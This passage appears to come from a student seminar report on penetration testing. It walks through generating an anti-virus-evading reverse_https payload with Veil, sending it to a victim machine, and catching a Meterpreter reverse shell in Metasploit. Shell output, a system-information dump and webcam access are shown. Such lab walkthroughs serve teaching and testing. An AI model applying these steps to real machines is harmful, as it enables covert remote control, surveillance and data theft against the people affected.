


Fig 9

Advantages :

- 1)Very easy to use
- 2)Hundred percent success at penetrating network.

GAIN ACCESS TO DEVICE

Once we are part of the network , we can scan the network , using tools like nmap scan , enumerate devices on the network , determine services running on the ports , plant backdoors , reverse shells , use malicious payloads etc .

One such example we demonstrate here :

We are creating a payload using Veil , available at : <https://github.com/Veil-Framework/Veil>

```
root@kali:/opt/Veil# ./Veil.py
=====
Veil | [Version]: 3.1.11
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Main Menu

    2 tools loaded

Available Tools:

    1)      Evasion
    2)      Ordnance

Available Commands:

    exit      Completely exit Veil
    info      Information on a specific tool
    list      List available tools
    options   Show Veil configuration
    update    Update Veil
    use       Use a specific tool

Veil>: 
```

Fig 10

Step 1 : Use the reverse_https payload from Evasion menu

Step 2 : Set LHOST to the ip address of attacker machine

Step 3 : Set LPORT to any port you like

Step 4 : You can change any other properties as well to increase chances of avoiding anti-virus detection .

Step 5 : Once the payload is generated , send the payload to victim machine .

Step 6 : Open Metasploit .

Step 7 : Use exploit/multi/handler

Step 8 : Again set LHOST and LPORT to that from Veil

Step 9 : Hit Exploit

Now you can expect to get a reverse shell from victim machine :

```
msf5 exploit(multi/handler) > exploit
[*] Started HTTPS reverse handler on https://192.168.43.38:8080
[*] https://192.168.43.38:8080 handling request from 192.168.43.173; (UUID: 0qv7dici) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (192.168.43.38:8080 -> 192.168.43.173:55792) at 2019-04-08 23:31:11 -0400
```

Fig 11

You can use this to execute any command on victim machine , such as

- 1) shutdown computer
- 2) get a windows shell
- 3) use web cam
- 4) Upload and download any file
- 5) get network stats

..... the abilities are practically endless

For example , here we have extracted system information :

```
meterpreter > sysinfo
Computer      : LAPTOP-3S27UT53
OS            : Windows 10 (Build 17134).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

Fig 12

We can also use webcam of the victim :



Fig 13

Advantages :

- 1) Very easy to use
- 2) Very easy to conceal
- 3) Extremely powerful

CONCLUSION

Through this seminar we have learnt the process of vulnerabilities identification , types of vulnerabilities and how to exploit them during penetration testing . In the course of professional software development , it is almost impossible to not leave behind any vulnerabilities , which may may not be fatal . Sometimes when these vulnerabilities are exposed , multiple exploits are written for them which are then sold for very high financial gains on the black market .

To avoid this , companies should have a bug bounty awards on platforms such as HackerOne which motivate hackers to find vulnerabilities and report them to the companies in exchange for handsome rewards . This greatly helps keep the cyber infrastructure safe .

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